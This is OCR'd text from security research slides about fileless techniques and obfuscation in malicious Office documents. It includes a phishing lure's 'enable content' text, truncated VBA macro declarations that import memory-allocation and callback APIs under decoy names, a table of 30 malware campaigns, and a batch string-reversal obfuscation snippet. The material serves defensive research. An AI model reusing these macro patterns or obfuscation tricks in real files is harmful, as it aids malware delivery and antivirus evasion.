

620 million accoun
stolen from 16 hac
websites now for s
dark web, seller bo



Hold horror stories
we've got a f*cking
on line 1. Oh, you
all that



Skype goes blurry,
gets a kick in the p
and Microsoft take
back to 1990


ONAP NAS user?


Infected Document.doc (Protected View) - Microsoft Word
yout
References
Mailings
Review
View
from an Internet location and might be unsafe. Click for more details.
Enable Editing
Office
This document was created with an older version of Microsoft Office
Document open
Download an executable to %TEMP%
ShellExecute
2
Click "Enable editing" button from the yellow bar above
3
Once you have enabled editing, please click "Enable content" button from the yellow bar above


Microsoft Visual Basic for Applications - [redacted] - [ThisDocument (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Type a question for help
Ln 1, Col 1
Project - Project
Normal
Project (29f99f50e0aecd0e3c41c7dc1ecdfbc52
Microsoft Word Objects
ThisDocument
Forms
References
Properties - ThisDocument
ThisDocument Document
Alphabetic Categorized
(Name) ThisDocument
AutoFormatOverride False
AutoHyphenation False
ConsecutiveHyphensLimit 0
DefaultTabStop 35.4
DefaultTargetFrame
DisableFeatures False
DoNotEmbedSystemFonts True
EmbedLinguisticData True
EmbedTrueTypeFonts False
EncryptionProvider
EnforceStyle False
(General)
(Declarations)
#If Win64 Then
Private Declare PtrSafe Function tisk Lib "kernel32" Alias "VirtualAlloc" (ByVal lpaddr As LongPtr, ByVal dwSize As LongPt
Private Declare PtrSafe Sub blownup Lib "ntdll" Alias "RtlMoveMemory" (pDst As Any, pSrc As Any, ByVal ByteLen As LongPtr)
Private Declare PtrSafe Function impersonally Lib "kernel32" Alias "GetPriorityClass" (hProcess As LongPtr) As LongPtr
Private Declare PtrSafe Function apparitional Lib "user32" Alias "CallWindowProcA" (lpPrevWndFunc As LongPtr, hWnd As Any,
Private Declare PtrSafe Function chagatai Lib "kernel32" Alias "CreateEventA" (lpEventAttributes As Any, bManualReset As L
Private Declare PtrSafe Function arctonyx Lib "user32" Alias "EndDialog" (ByVal hDlg As LongPtr, nResult As LongPtr) As Lo
Private Declare PtrSafe Function thromboembolism Lib "user32" Alias "GetDlgItem" (ByVal hDlg As LongPtr, nIDDlgItem As Lon
#Else
Private Declare Function airhole Lib "user32" Alias "EndDialog" (ByVal hDlg As Long, nResult As Long) As Long
Private Declare Function formal Lib "user32" Alias "GetDlgItem" (ByVal hDlg As Long, nIDDlgItem As Long) As Long
Private Declare Function hystricomorpha Lib "kernel32" Alias "GetPriorityClass" (hProcess As Long) As Long
Private Declare Function apparitional Lib "user32" Alias "CallWindowProcA" (lpPrevWndFunc As Long, hWnd As Any, Msg As Any
Private Declare Function allude Lib "kernel32" Alias "CreateEventA" (lpEventAttributes As Any, bManualReset As Long, bInit
Private Declare Function tisk Lib "kernel32" Alias "VirtualAlloc" (ByVal lpaddr As Long, ByVal dwSize As Long, ByVal flAll
Private Declare Sub blownup Lib "ntdll" Alias "RtlMoveMemory" (pDst As Any, pSrc As Any, ByVal ByteLen As Long)
#End If
#If Win64 Then
creeper
#ElseIf Win32 Then
fandango = "neon"
coeducation = "divina"
creeper
#Else
#End If


a Lib "kernel32" Alias "GetPriorityClas
Lib "user32" Alias "CallWindowProcA" (l
ernel32" Alias "CreateEventA" (lpEventA
nel32" Alias "VirtualAlloc" (ByVal lpad
" Alias "RtlMoveMemory" (pDst As Any, p


#If Win64 Then
creeper
#ElseIf Win32 Then
fandango = "neon"
coeducation = "divina"
creeper
#Else
#End If

The Research

The Research

- Motivation
- Selecting 50 campaigns
- Limiting the research scope – anything following the VBA/exploit
- Stepping through the infection stages


DDA610	Ursnif	DOC	Macro	mshta,powershell	NO	NO
2E77CE	Ursnif	DOC	Macro	mshta,powershell	NO	NO
E336D3	Loki	XLS	Macro	Cmd,Powershell	NO	NO
CFFD30DE	Gandcrab	DOC	Macro	EXE	NO	NO
c	Password Stealer	RTF	CVE-2017-11882	MSHTA,powershell	NO	NO
F9B0C	MuddyWater	DOC	Macro	Wscript,mshta,powershell	NO	NO
66DC	Retefe	DOC	Macro	Cmd,Powershell	NO	NO
408AB6	Emotet	DOC	Macro	Cmd, powershell	NO	NO
7DBEBA	Sigma Ransomware	DOC	Macro	Svchost	NO	NO
EA71DD	Threadkit	DOC	OLE	CMD	NO	NO
754BC	Ursnif	DOC	Macro	PowerShell,EXE	NO	NO
190	Downloader	DOC	DDE	EXE	NO	NO
c5	Trickbot	DOC	Macro	Cmd,Powershell	NO	NO
6d7	Hancitor	DOC	Macro	Svchost	NO	NO
0EDC9	Emotet	DOC	Macro	Cmd, powershell	NO	NO
30D55D6	Ransomware	DOC	Macro	Cmd, powershell	NO	NO
7D96	Emotet	DOC	Macro	Cmd,powershell	NO	NO
393777	Xrat	DOC	CVE-2017-11882	EXE	NO	NO
F154	Ursnif	DOC	Macro	Cmd, powershell	NO	NO
BEFC96	OlympicDestroyer	DOC	Macro	Cmd, powershell	YES	NO
755DFE	Emotet	DOC	Macro	Powershell	NO	NO
E813D	Ursnif	DOC	Macro	Cmd, powershell	NO	NO
71F6AA	Cobaltstrike	DOC	Macro	CMD,Certutil,powershell	NO	NO
95956	Trickbot	DOC	Macro	Cmd, powershell	NO	NO
d5	Ursnif	XLS	Macro	Cmd,Mshta,Powershell	NO	NO
030B9DF	Ursnif	DOC	Macro	Cmd, powershell	NO	NO
C1824	Trickbot	DOC	Macro	Cmd, powershell	NO	NO
1B8815	nymaim	DOC	Macro	Cmd, powershell	NO	NO
05341A	Retefe	DOC	Macro	PowerShell	NO	NO
9BBB41	Smokeloader,AZOrult	DOC	Macro	CMD,bitsadmin,schtasks	NO	NO

Why Fileless?

- Ol’ ShellExecute:
  - Download/decode an executable payload
  - Directly start it from the VBA/exploit
- No longer good enough:
  - AVs getting better at executable analysis
  - Logging and monitoring anomalies


Why Fileless? (cont'd)

- AV 101:
  - Static vs. dynamic inspection
  - Impact on performance
- The limitations of "NG"/ML products
- Chasing blind spots – it works!



How Much Fileless?

- Fileless is the norm
- 88% of the inspected samples contained fileless stages!
  - Excluding using a document as an infection vector
  - APTs and commodity malware alike


Campaigns
8
7
6
5
4
3
2
1
0
January
February
March
April
May
June
July
August
September
October
4
1
4
2
3
5
5
1
4
4
5
1
6
1
4
Didn't use fileless characteristics
Used fileless characteristics

Why Obfuscation?

- When plain fileless is insufficient
- Easy, open-source projects

- **Obfuscation != encryption**


Obfuscation 101

Reverse – CMD

- Batch file can read a string backwards
- FOR loop and CALL command combo


```
set "ret=" & set "str=%~2"
for /L %%I in (0,1,100) do (
    if "!str!"=="" for %%a in ("!ret!") do (
        endlocal & set "%~1=%%~a" & exit /b
    )
    set "ret=!str:~0,1!!ret!"
    set "str=!str:~1!"
)
```

FORcoding - CMD

- FOR loop iterating over an “ABC array”

